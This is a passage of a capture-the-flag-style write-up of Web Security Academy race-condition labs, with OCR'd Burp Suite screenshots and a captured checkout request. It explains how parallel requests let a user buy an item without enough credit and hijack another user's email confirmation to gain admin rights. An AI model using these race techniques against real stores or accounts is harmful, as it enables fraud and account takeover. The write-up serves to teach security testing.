
Evidently, now we can attempt more than five times, effectively bypass the limit. So, next step is choosing appropriate scripts and make your own password list, without further ado, let's run into next part of the lab.

Multi-endpoint race conditions

To solve the lab, successfully purchase a **Lightweight L33t Leather Jacket**. The difference is that we don't have access to coupons.

How to make it? Let's dig deeper.

To initiate the purchase of a jacket, we start by adding one gift card to the shopping cart. Simultaneously, we employ concurrent actions to add a jacket to the cart and proceed to the checkout process.


WebSecurity Academy
Multi-endpoint race conditions
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Burp Project Intruder Repeater View Help Turbo Intruder
Burp Suite Professional v2023.10 - Temporary Project - licensed to le
Dashboard Target Proxy Intruder Repeater Collaborator Decoder Sequencer Comparer Logger Organizer
Group 1 2
add jacket ×
place order ×
Send group (parallel)
Cancel
Request
Pretty Raw Hex MarkInfo
Response
Pretty Raw Hex Render MarkInfo
Inspect
Request
Request
Request
Request
Request
Respons

Store credit: $80.00

Cart

Name	Price	Quantity	
Gift Card	$10.00	- 1 +	Remove

Coupon:

Add coupon

Apply

Total: $10.00

Place order

Target: https://0ab600b60487845e838d2fea00d8003f.web-security-

```
POST /cart/checkout HTTP/2
Host:
0ab600b60487845e838d2fea00d8003f.web-security-academy.n
et
Cookie: session=0v645ttYCNa8WNi0ezavcbW3xPmYPT9r
Content-Length: 37
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
Origin:
https://0ab600b60487845e838d2fea00d8003f.web-security-a
cademy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/116.0.5845.111 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0ab600b60487845e838d2fea00d8003f.web-security-a
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 8040

<!DOCTYPE html>
<html>
  <head>
    <link href=
    /resources/labheader/css/academyLabHeader.css rel=
    stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Multi-endpoint race conditions
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js"
    >
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner is-solved'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Multi-endpoint race conditions
```


Certainly, let’s delve into the underlying principle behind this approach.

The key lies in the timing sequence during the payment phase. Initially, the order is submitted, and subsequently, the system verifies whether the available funds are sufficient. It is during this crucial time interval that we add the jacket to the shopping cart. As the server concludes its verification and order finalization, the jacket is indeed included in the purchase, effectively allowing us to successfully acquire the desired item.

Single-endpoint race conditions

In this segment, we are acquired to utilize the account of winner, intercept the e-mail intended for carlos, and obtain admin privilege.

Upon logging in, click on UPDATE EMAIL. Subsequently, check the email client, where you will notice the necessity to click CONFIRM to initiate the process.




Your email address is wiener@exploit-0acd004004ac6eae8026ca4901540058.exploit-server.net

Displaying all emails @exploit-0acd004004ac6eae8026ca4901540058.exploit-server.net and all subdomains

Sent	To	From	Subject	Body	
2023-11-21 05:32:12 +0000	wiener@exploit-0acd004004ac6eae8026ca4901540058.exploit-server.net	no-reply@0afa00dc048b6e6f80d9cb6800110063.web-security-academy.net	Please confirm your e-mail	To confirm your email change to wiener@exploit-0acd004004ac6eae8026ca4901540058.exploit-server.net, click the link below Click here to confirm.	View raw

When sending multiple requests to modify the email, it becomes apparent that only the latest link remains valid. Consequently, the server may manipulate the confirmation links, presenting a potential issue.

Submit both a normal request and a malicious one to repeater, adding them into a group, and send it.



Your email address is wiener@exploit-0a0b009f03f273c882655a3e01870006.exploit-server.net

Displaying all emails @exploit-0a0b009f03f273c882655a3e01870006.exploit-server.net and all subdomains

Sent	To	From	Subject	Body	
2023-11-21 02:29:15 +0000	wiener@exploit-0a0b009f03f273c882655a3e01870006.exploit-server.net	no-reply@0a1800b0032f73ee82255b81005100d6.web-security-academy.net	Please confirm your e-mail	To confirm your email change to carlos@ginandjuice.shop, click the link below Click here to confirm.	View raw
2023-11-21 02:28:36 +0000	wiener@exploit-0a0b009f03f273c882655a3e01870006.exploit-server.net	no-reply@0a1800b0032f73ee82255b81005100d6.web-security-academy.net	Please confirm your e-mail	To confirm your email change to wiener@exploit-0a0b009f03f273c882655a3e01870006.exploit-server.net, click the link below Click here to confirm.	View raw
2023-11-21 02:28:22 +0000	wiener@exploit-0a0b009f03f273c882655a3e01870006.exploit-server.net	no-reply@0a1800b0032f73ee82255b81005100d6.web-security-academy.net	Please confirm your e-mail	To confirm your email change to wiener@exploit-0a0b009f03f273c882655a3e01870006.exploit-server.net, click the link below Click here to confirm.	View raw
2023-11-21 02:27:58 +0000	wiener@exploit-0a0b009f03f273c882655a3e01870006.exploit-server.net	no-reply@0a1800b0032f73ee82255b81005100d6.web-security-academy.net	Please confirm your e-mail	To confirm your email change to wiener@exploit-0a0b009f03f273c882655a3e01870006.exploit-server.net, click the link below Click here to confirm.	View raw
2023-11-21 02:23:36 +0000	wiener@exploit-0a0b009f03f273c882655a3e01870006.exploit-server.net	no-reply@0a1800b0032f73ee82255b81005100d6.web-security-academy.net	Please confirm your e-mail	To confirm your email change to wiener@exploit-0a0b009f03f273c882655a3e01870006.exploit-server.net, click the link below Click here to confirm.	View raw

Click on carlos’s link, and now we possess administrative privileges.

That’s all!